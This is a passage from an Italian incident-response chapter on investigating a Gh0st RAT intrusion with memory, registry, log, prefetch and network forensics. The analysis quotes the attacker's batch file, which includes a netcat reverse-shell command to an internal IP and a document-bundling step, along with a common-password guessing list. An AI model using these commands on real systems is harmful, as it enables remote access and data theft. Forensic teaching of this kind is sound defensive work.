$ python vol.py -f /home/imegaofmemdump.mem apihooks -p 1024
```

```
remnux@remnux:/usr/local/bin$ ./vol.py -f /media/KINGSTON/memdumpghost.mem apihooks -p 1024
Name          Type      Target           Value
svchost.exe[1024]    inline   cryptsvc.dll!CryptServiceMain[0x76ce1579] 0x76ce1579 CALL [0x76ce10a0] =>> 0x77d
f3e57 (ADVAPI32.dll)
Finished after 19.7707059383 seconds
```

Il passo finale consiste nell'utilizzo del plugin malfind, che ha vari scopi e può essere utilizzato per rilevare processi nascosti o iniettati in memoria:

```
$ python vol.py -f /home/imegaofmemdump.mem malfind -p 1024
--dump-dir /media/storagedevice
```

L'output produce un insieme di file salvati sul dispositivo scelto. Questi file possono essere caricati su Virustotal (virustotal.com) o inviati ai produttori di antivirus per determinare se i file sospetti sono malevoli e magari già noti.

Master File Table

Analogamente al file Pagefile.sys, anche la Master File Table del disco fisso può essere copiata ed analizzata. Ogni file su un volume NTFS è rappresentato da un record in uno speciale archivio denominato appunto Master File Table (MFT). Questa tabella è di enorme importanza nelle investigazioni. I nomi dei file, le date di creazione e ultima scrittura così come molti altri “metadati” sono contenuti al suo interno e forniscono indizi e tracce – per esempio nella correlazione temporale degli eventi.

Ritornando alla nostra investigazione, sia il file di paginazione che la MFT possono essere analizzati alla ricerca di operazioni avvenute a ore specifiche, nella fattispecie intorno all’ora in cui dalla email è stato aperto l’URL. L’ordine temporale è essenziale per *ogni* indagine. È altresì importante documentare l’ora a cui si è avviata l’investigazione, come tener traccia dell’ora locale della macchina in esame prima di iniziare a salvare dati volatili. Nell’esempio che segue, la tabella MFT indica che è stato creato un Trojan Dropper (server.exe) nella directory %TEMP% sul profilo dell’utente Ch1n00k alle 9:43 del 19/2/2011:

RecNo	Deleted	Directory	ADS	Filename	siCreateTime (UTC)	ActualSize	AllocSize	Ext	FullPath
11806	0	0	0	server.exe	2/19/2011 9:43	125047	126976	exe	\Documents and Settings\Ch1n00k\Local Settings\Temp\server.exe

Rete/Processi/Registro

Per gli hacker di un APT è importante aprire una connessione su un paio di macchine e poi muoversi lungo la rete. Perciò, determinare se sono state effettuate connessioni sospette da una macchina verso altri indirizzi (presumibilmente sconosciuti) è importante. Sul computer compromesso, aprite un prompt dei comandi e digitate la riga seguente:

```
netstat -ano
```

Netstat (*network statistics*) è uno strumento da riga di comando che elenca tutte le connessioni di rete in ingresso e in uscita. I parametri utilizzati in questo esempio permettono di:

- **-a** – visualizzare tutte le connessioni attive e le porte TCP e UDP su cui il computer è in ascolto;
- **-n** – visualizzare indirizzi e porte in formato numerico – senza effettuare ricerche per convertire indirizzi in nomi host e numeri di porta in nomi di protocollo;
- **-o** – includere nella lista il process ID (PID) di ciascuna connessione.

Il PID è utile perché consente di identificare il processo cui riferire la connessione sospetta. L’output di questo comando può essere inviato al supporto di raccolta delle prove con il reinidirizzamento seguente:

```
netstat -ano > [lettera del dispositivo]:\netstatoutput_[nomedelcomputer].txt
```

L’esecuzione del comando produce l’output della Figura 6.7. Scopriamo una sessione tra il computer sospetto (192.168.6.132) e la macchina con indirizzo IP 192.168.6.128. La connessione si realizza sulla porta 80, un servizio in ascolto presumibilmente http. Notate il PID di questa sezione: 1040.

```
C:\>netstat -ano
Active Connections

Proto  Local Address          Foreign Address        State      PID
TCP    0.0.0.0:135           0.0.0.0:0            LISTENING  944
TCP    0.0.0.0:445           0.0.0.0:0            LISTENING  4
TCP    127.0.0.1:1028         0.0.0.0:0            LISTENING  424
TCP    127.0.0.1:5152          0.0.0.0:0            LISTENING  1612
TCP    127.0.0.1:5152          127.0.0.1:1064       CLOSE_WAIT  1612
TCP    192.168.6.132:139        0.0.0.0:0            LISTENING  4
TCP    192.168.6.132:1117        192.168.6.128:80      ESTABLISHED 1040
UDP   0.0.0.0:445            *:*                  4
UDP   0.0.0.0:500            *:*                  692
UDP   0.0.0.0:1031           *:*                  1088
UDP   0.0.0.0:1049           *:*                  1088
UDP   0.0.0.0:4500           *:*                  692
UDP   127.0.0.1:123           *:*                  1040
UDP   127.0.0.1:1900           *:*                  1180
UDP   192.168.6.132:123          *:*                  1040
UDP   192.168.6.132:137          *:*                  4
UDP   192.168.6.132:138          *:*                  4
UDP   192.168.6.132:1900          *:*                  1180

C:\>
```


Figura 6.7 L'output del comando netstat mostra i processi in ascolto e in fase di trasmissione.

File hosts

Diamo una rapida occhiata al file hosts di sistema in cerca di eventuali modifiche. Il file hosts originale (/Windows/System32/drivers/etc) ha dimensione di 734 byte. Ogni incremento di dimensioni è da considerarsi sospetto.

Curports

Un altro strumento utile per investigare circa connessioni di rete sospette è currports. Questo strumento rappresenta graficamente le sessioni, come nell'immagine seguente, dove è evidenziata la sessione sospetta:




Facendo clic con il pulsante destro del mouse sulla connessione sospetta e selezionando *Properties*, è possibile ottenere i preziosissimi dati che seguono:

Sulla base delle informazioni che abbiamo reperito dai comandi e dalle proprietà della connessione evidenziata in currport, abbiamo i dettagli sulla backdoor installata nel sistema:


- la connessione sospetta fa uso del processo svchost con PID 1040;
- la porta remota è la porta 80, http;
- il modulo utilizzato è 6to4ex.dll.

Addentriamoci più in profondità nel processo svchost e nella relativa libreria condivisa 6to4ex.dll analizzando i processi in esecuzione con gli strumenti Process Monitor, Process Explorer e Vmmap, di Sysinternals.



Process Explorer

In Process Explorer, cerchiamo il processo svchost con PID 1040 e facciamo clic su di esso col pulsante destro, quindi selezioniamo l'opzione *Properties*. La nostra attenzione cade in particolare sulla scheda *Strings*, che contiene informazioni dettagliate sulle stringhe stampabili presenti nell'immagine e nella memoria relative a questo processo (Figura 6.8). Analizzando l'output otteniamo nuove informazioni sul funzionamento interno del malware. Selezionando la scheda *Services* compare nuovamente un riferimento al file 6to4ex.dll:






Figura 6.8 Process Explorer in esecuzione su svchost con PID 1040.

Ecco qualche informazione davvero interessante: la descrizione del servizio 6to4 è “Monitors USB Service Components” e il nome visualizzato è “Microsoft Device Manager”. Questo dovrebbe far suonare qualche campanello d’allarme.

Lanciando Process Explorer sulla macchina sospetta, vediamo che questo processo lancia periodicamente “cmd.exe”:

Process	PID	CPU	Private Bytes	Working Set	Description	Company Name
System Idle Process	0	100.00	0 K	26 K		
System	4		0 K	236 K		
Interrupts	n/a < 0.01		0 K			
smss.exe	564		188 K	400 K	Windows NT Session Manager	Microsoft Corporation
css.exe	612		1,694 K	4,124 K	Client Server Runtime Process	Microsoft Corporation
winlogon.exe	636		13,080 K	1,632 K	Windows NT Logon Application	Microsoft Corporation
services.exe	680		3,444 K	5,600 K	Services and Controller app	Microsoft Corporation
vmacthlp.exe	848		568 K	2,340 K	Vmware Activation Helper	VMware, Inc.
svchost.exe	864		2,696 K	4,948 K	Generic Host Process for Win32 Services	Microsoft Corporation
winrpvse.exe	2368		1,772 K	4,704 K	wMI	Microsoft Corporation
svchost.exe	944		1,760 K	4,240 K	Generic Host Process for Win32 Services	Microsoft Corporation
svchost.exe	1040		14,016 K	23,540 K	Generic Host Process for Win32 Services	Microsoft Corporation
scriptify.exe	1220		536 K	2,084 K	Windows Security Center Notification App	Microsoft Corporation
cmd.exe	3832		1,944 K	2,488 K	Windows Command Processor	Microsoft Corporation

Questo può stare a significare che un hacker è in azione o cerca di eseguire comandi sul sistema. Avviando il Process Monitor e filtrando il processo con PID 1040, viene prodotto un lungo elenco di risultati. Analizzandolo, si scopre l’avvio del prompt dei comandi e la presenza di traffico tra il server C&C e l’host compromesso.

Process Monitor

Process Monitor consente di visualizzare tutte le interazioni a livello di kernel del processo con il filesystem e il sistema operativo. In questo modo si possono documentare e comprendere le modalità con cui il malware ha modificato il sistema compromesso e ottenere indicazioni di compromissione utili per la realizzazione di script di rilevamento e rimozione.

Nell'output del Process Monitor riportato qui di seguito, il processo svchost.exe indica la creazione di un thread.

```
1.21.53.7422508 PM svchost.exe 1040 ThreadCreate           SUCCESS   Thread ID: 1472
1.21.53.7526569 PM svchost.exe 1040 ThreadCreate           SUCCESS   Thread ID: 448
```

Questo thread ha poi effettuato del traffico di rete. In primo luogo ha inviato un pacchetto TCP, quindi il sistema compromesso ha ricevuto un pacchetto. Sulla base del pacchetto ricevuto, il contenuto viene spedito al server C&C attraverso HTTP (porta TCP 80). Le ultime righe dell'output (una è riportata qui di seguito a titolo di esempio) mostrano che uno o più comandi sono stati imparititi attraverso il prompt (cmd.exe).

```
1.22.33.5316608 PM svchost.exe 1040 CreateFile C:\WINDOWS\Prefetch\CMD.exe-08784001.pl SUCCESS DeniedAccess G..
```

Dato che le postazioni di lavoro utente hanno generalmente la funzione Windows Prefetch attiva (per default), il processo svchost ha presumibilmente creato una nuova voce dato che è un eseguibile. La cartella Prefetch contiene lo storico degli ultimi 128 programmi “unici” avviati sulla macchina. Come ottenere e analizzare il contenuto di questa directory sarà discusso a breve.

VMMMap

Nel mese di maggio del 2011 Sysinternals ha rilasciato un nuovo strumento di nome VMMMap. Stando al loro sito web:

VMMMap è un utility di analisi sia della memoria fisica che della memoria virtuale di un processo. Mostra uno spaccato dei tipi di memoria virtuale allocati al processo e di quelli in uso nella memoria fisica del sistema operativo. Oltre a dare le rappresentazioni grafiche dell'uso della memoria, VMMMap mostra informazioni riassuntive e la mappa dettagliata della memoria di un processo.

Concentrandoci nuovamente sul processo svchost con PID 1040, è possibile farsi un'idea dei processi generati da questo servizio.

Ripartendo dal file 6to4ex.dll, VMMMap permette di visualizzare le “stringhe” contenute nel file, come si vede nella Figura 6.9, con informazioni davvero interessanti sul malware e le relative possibilità:

- "%s\shell\open\command
- Gh0st Update
- E:\gh0st\server\sys\i368\RESSDT.pdb
- \??\RESSDTDOS

- ?AVCScreenmanager
 - ?AVCScreenSpy
 - ?AVCKeyboardmanager
 - ?AVCShellmanager
 - ?AVCAudio
 - ?AVCAudiomanager
 - SetWindowsHookExA
 - CVideocap
 - Global\Gh0st %d
 - \cmd.exe

Cercando ulteriori dettagli sui termini *Gh0st* e *backdoor*, diventa chiaro che il servizio può ragionevolmente essere uno strumento di amministrazione remota (RAT) usato comunemente negli attacchi di tipo APT. Come abbiamo già visto precedentemente nella Tabella 6.1, le funzionalità di un RAT possono comprendere la cattura di audio/video/tasti, l'apertura di una shell remota, l'invio di comandi remotamente, la gestione dei file, lo spionaggio del video e molto altro.

Cache DNS

Per determinare il vettore di infezione, può essere utile salvare l'elenco delle richieste DNS rimaste nella cache del sistema sospetto. Lanciate il comando seguente:

```
ipconfig /displaydns > [drive_delle_prove]\displaydnsoutput.txt
```




Figura 6.9 VMMap con in esecuzione il comando strings su 6to4ex.dll.

Analizzando l'output scopriamo la voce seguente:

```
financialservicescompany.de
-----
Record Name . . . . . : financialservicescompany.de
Record Type . . . . . : 1
Time To Live . . . . . : 32478
Data Length . . . . . : 4
Section . . . . . : Answer
A (Host) Record . . . . : 6x.8x.6x.7x
```

Ricordate il link nell'email?

Dato che questa è solo un'analisi della rete e dei processi, la procedura di risposta all'incidente non è completa. Come anticipato poc'anzi, un malware o, in questo caso, un RAT, deve sopravvivere a un riavvio.

Query del registro

Per verificare l'eventuale presenza di righe sospette nel registro di configurazione di Windows, si impartiscono i comandi seguenti e si estraggono le chiavi Run:

```
reg query hklm\software\microsoft\windows\currentversion\run /s
reg query hklm\software\microsoft\windows\currentversion\runonce /s
```

Analizzando il registro è bene controllare attentamente anche le chiavi Services alla ricerca di nomi anomali, percorsi o DLL strani o nomi di servizi senza corrispondenze. Utilizzate quindi questo comando:

```
reg query HKLM\system\currentcontrolset\services /s
```

Operazioni pianificate

Un altro ambiente nel quale cercare con attenzione tracce di infezione è Task Scheduler (Operazioni pianificate). È possibile che l'hacker abbia pianificato l'avvio di qualche processo in una data futura. Si può verificarlo impartendo i seguenti comandi dal prompt:

```
at
schtasks
```


L'esecuzione del comando at sulla macchina infetta rivela un'operazione pianificata:

Status ID	Day	Time	Command Line
1	Each M T W Th F S Su	11:30 PM	c:\windows\system32\cleanup.bat

Ogni giorno alle 11:30 PM il sistema eseguirà un file di nome cleanup.bat. Questo file va salvato per analisi successive.

Log di eventi

Prima di catturare file interessanti come NTUSER.DAT o la cronologia di Internet Explorer, dobbiamo salvare i file del registro eventi. Utilizzando lo strumento psloglist di Sysinternals, possiamo mettere al sicuro con facilità i registri eventi di sistema e di sicurezza della macchina in esame:



Esaminando i log troviamo gli eventi seguenti:

A new process has been created:

New Process ID:	3464
Image File Name:	C:\WINDOWS\system32\cmd.exe
Creator Process ID:	1040
User Name:	Administrator
Domain:	commercialcompany
Logon ID:	(0x0,0x3E7)

A process has exited:

Process ID:	3440
Image File Name:	C:\WINDOWS\system32\net.exe
User Name:	Administrator
Domain:	commercialcompany
Logon ID:	(0x0,0x2394E)

Security Enabled Local Group Member Added:

Member ID:	Fdpt_ltp1\Ch1n0ok
Target Account Name:	Administrators
Target Domain:	commercialcompany

A process has exited:

Process ID:	2144
Image File Name:	C:\WINDOWS\system32\mstsc.exe
User Name:	Ch1n0ok
Domain:	commercialcompany
Logon ID:	(0x0,0x2394E)

Object Open:

Object Server:	Security
Object Type:	File
Object Name:	C:\WINDOWS\Tasks\At1.job
Handle ID:	11920
Operation ID:	{0,39954625}
Process ID:	1040
Image File Name:	C:\WINDOWS\system32\svchost.exe
Primary User Name:	Ch1n0ok
Primary Domain:	commercialcompany

A process has exited:

Process ID:	3932
Image File Name:	C:\WINDOWS\system32\ftp.exe
User Name:	Ch1nook
Domain:	commercialcompany
Logon ID:	(0x0,0x2394E)

Risulta quindi chiaro, dal log degli eventi, che l'hacker ha effettuato diverse operazioni:

- ha aperto un prompt dei comandi;
- ha aggiunto l'account utente Ch1n00k usando il comando net;
- ha aperto un client Terminal Server (Connessione di Accesso Remoto);
- ha creato un'operazione pianificata;
- ha usato FTP.

I Security Event con ID 636 e 593 mostrano molti dei comandi utilizzati dall'hacker.

Directory di prefetch

Come anticipavamo in precedenza, sulla maggioranza dei sistemi Windows l'opzione Prefetch è attiva di default. La relativa directory contiene uno storico degli ultimi 128 programmi "unici" eseguiti nel sistema. Da questo elenco possono derivare preziose informazioni sugli eseguibili utilizzati e se l'hacker ha lanciato ulteriori programmi o ha effettuato altre operazioni sul sistema.

La visualizzazione del contenuto della cartella Prefetch può essere richiesta dalla riga di comando, come nell'immagine seguente. È poi sufficiente copiare l'output del comando su un file di testo.

C:\WINDOWS\system32\cmd.exe		
12/10/2011 07:00 AM	10,170	JUSCHED.EXE-0F4A509D.pf
12/10/2011 07:00 AM	17,028	IMAPI.EXE-0BF74004.pf
12/10/2011 07:01 AM	23,042	SHELLEXT.EXE-2A5B5F62.pf
12/10/2011 07:02 AM	9,582	PEID.EXE-3827C63E.pf
12/10/2011 07:04 AM	7,046	UPX.EXE-2432C273.pf
12/19/2011 08:27 AM	13,298	NOTEPRD.EXE-336351A9.pf
12/19/2011 08:54 AM	21,924	IPCONFIG.EXE-2395F30B.pf
12/19/2011 09:06 AM	18,562	WORDPRD.EXE-24533991.pf
12/19/2011 09:09 AM	19,882	RUNDLL32.EXE-2576181F.pf
12/19/2011 09:09 AM	12,836	WINMERGE-2.12.4-SETUP.EXE-37123873.pf
12/19/2011 09:09 AM	17,398	WINMERGE-2.12.4-SETUP.TMP-375891B6.pf
12/19/2011 09:37 AM	21,654	DCOMCNFG32.EXE-03CD397C.pf
12/19/2011 10:11 AM	14,728	RUNDLL32.EXE-4D0227B5.pf
12/19/2011 10:12 AM	10,772	RUNDLL32.EXE-451FC2C0.pf
12/19/2011 10:12 AM	13,012	RUNDLL32.EXE-4813E922.pf

Raccolta dei file di interesse

Dopo aver raccolto i dati soggetti a sovrascrittura, possiamo passare alla raccolta dei file di interesse per l'attacco:

- **ntuser.dat** contiene i dati del profilo dell'utente;
- **index.dat** contiene un indice degli URL richiesti;
- file **.rdp** contengono informazioni sulle sessioni di desktop remoto;
- file **.bmc** contengono immagini cache delle sessioni di desktop remoto;
- log dell'**antivirus** contengono gli avvisi relativi ai virus.

L'analisi dei file di desktop remoto (.rdp) fornisce informazioni circa i server cui si è acceduto, le credenziali di autenticazione, e così via. La posizione di default di questi file è \Documents.

Sul sistema compromesso troviamo un file .rdp. Esaminando la data di creazione/modifica/accesso, notiamo che il file sembra essere stato modificato recentemente. I file RDP possono essere aperti con qualsiasi editor di testo, perché contengono dati in formato XML. Analizzando questo file specifico scopriamo quanto segue:

```
<server>
<name>HRserver.commercialcompany.com</name>
<displayName>HRserver.commercialcompany.com</displayName>
<thumbnailScale>1</thumbnailScale>
<logonSettings inherit="FromParent" />
<remoteDesktop inherit="FromParent" />
<localResources inherit="FromParent" />
</server>
<server>
<name>AD.commercialcompany.com</name>
<displayName>AD.commercialcompany.com</displayName>
<thumbnailScale>1</thumbnailScale>
<logonSettings inherit="FromParent" />
<remoteDesktop inherit="FromParent" />
<localResources inherit="FromParent" />
```

Sembra che gli hacker abbiano utilizzato servizi di desktop remoto per collegarsi ad altri server della rete locale in cerca di credenziali valide.

Per verificare quanto appena scoperto, controlliamo nelle impostazioni di registro (Figura 6.10):

```
HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Default
HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Server\UsernameHint
```

Analisi dei file

Quando il client di servizi desktop remoto accede a un computer remoto, il server invia delle informazioni in formato bitmap. Attraverso un meccanismo di caching di queste immagini (salvandole in formato BMC) il client desktop remoto offre un sostanziale miglioramento prestazionale. I file vengono salvati generalmente come piastrelle di 64x64 pixel. Ogni piastrella ha un unico codice hash. I file BMC si trovano spesso nella cartella [Profilo utente]\Local Settings\Application Data\Microsoft\Terminal Server Client\Cache directory. Questi file consentono di osservare i movimenti dell'hacker lungo la rete compromessa, le applicazioni e i file cui ha avuto accesso e le credenziali utilizzate (sulla base del profilo utente in cui il file viene reperito). BMCTViewer (Figura 6.11) è un programma che decodifica e legge i file BMC (w3bbo.com/bmc/#h2prog).

Quando si caricano dei file BMC in questo programma bisogna selezionare la corretta dimensione della "piastrella" (BPP size) e quindi fare clic su Load. Per scoprire qual è la dimensione corretta (8, 16, 32 e così via) non si può far altro che andare per tentativi. Fate clic su una piastrella per salvarla come immagine.




Figura 6.10 Impostazioni di Terminal Server nel registro.

Ricerca di anomalie nella cartella System32

Un modo intelligente per cercare eventuali modifiche nella cartella c:\WINDOWS\system32 è confrontarla tramite “diff” con la cache della medesima cartella. Si ottiene un elenco dei file modificati a partire dall’installazione. Filtrando questo elenco sulla base di data e ora, otteniamo i seguenti file:

- 6to4ex.dll
- Cleanup.bat
- Ad.bat
- D.rar
- 1.txt

Analizzando i file .bat scopriamo che l’hacker utilizza il file Cleanup.bat per rimuovere le tracce del proprio passaggio dai file di log (ricordate che questo file veniva eseguito ogni giorno alle 11:30 PM attraverso un’operazione pianificata?).

Il file Ad.bat viene invece utilizzato per ottenere dati dalle altre macchine della rete. I file risultanti vengono compressi nel file D.rar pronti per il download. Scopriamo stringhe interessanti nel file Ad.bat:

```
cmd /C %TEMP%\nc -e cmd.exe 192.168.3.39
copy *.doc > %TEMP%\bundle.zip
```



Figura 6.11 BMC Viewer in azione.

Vediamo che nella cartella %Temp% è stato copiato lo strumento netcat. Netcat può essere utilizzato come servizio per creare una backdoor su un sistema compromesso. Di seguito, un'altra stringa molto interessante mostra che l'hacker ha copiato i documenti in un file ZIP contenuto nella cartella %Temp%.

Il file 1.txt contiene un elenco di password che sono (ancora) di uso frequente:

```
123456
password
Password
1234
p@ssw0rd
p@$$w0rd
P@ssw0rd
P@$$w0rd
12345
sa
admin
letmein
master
pass
test
abc123
```


Anche se su uno dei sistemi sono stati rivelati questi file, è importante verificare che questi non siano presenti anche su altri, dato che l'hacker ha creato un account da amministratore locale e ovviamente avrà esplorato il dominio alla ricerca di documenti interessanti.

Log degli antivirus


Gli antivirus non hanno fornito alcuna indicazione sugli strumenti RAT utilizzati dagli hacker nei sistemi in esame: perché un programma come Netcat (nc.exe) non è stato

rilevato? La gran parte degli antivirus evidenzierà questo strumento come un programma potenzialmente indesiderato (PUP, *Potentially Unwanted Program*).

Guardiamo con maggiore attenzione la configurazione degli antivirus sui sistemi in esame. Scopriamo così che l'antivirus è stato installato con la policy di protezione di default. Molti antivirus hanno impostazioni avanzate che possono migliorare il livello di protezione delle macchine, ma spesso non vengono utilizzate. Se osserviamo più attentamente la policy, notiamo la seguente esclusione:



Facendo clic sul pulsante, diventa chiaro come mai Netcat non è stato bloccato né tantomeno rilevato dall'antivirus:



L'hacker ha creato un'esclusione appositamente per Netcat, presumibilmente appena prima di copiare il file sul computer compromesso. Possiamo accertarcene analizzando il contenuto della cartella Prefetch o le voci della tabella MFT.

Un altro trucco che spesso gli hacker adottano per nascondere i propri strumenti dagli occhi di antivirus e sistemi anti-intrusione è la modifica della firma hash degli eseguibili. Cambiando il tipo di compressione interna di un file (sono disponibili diverse guide su Internet) la sezione table del file (.date, .rsrc e .txt) viene spesso crittografata usando una funzione XOR personalizzata. XOR sta per OR esclusivo, una funzione matematica binaria.

Rete

L'analisi del traffico dall'host infetto verso la centrale di comando può essere utile all'indagine: si possono identificare altre macchine obiettivo nella rete, definire le regole di rilevamento delle intrusioni, e così via. Si può intercettare facilmente questo traffico usando Wireshark, uno strumento di analisi di rete open source.

Dato che già sappiamo che il server di comando e controllo (C2) ha come indirizzo 192.168.6.128, possiamo filtrare solo il traffico destinato a questo computer con la seguente regola di Wireshark:

```
ip.dst_host = 192.168.6.128
```

In questo modo otteniamo un elenco di tutti gli IP che sono collegati al server C2.

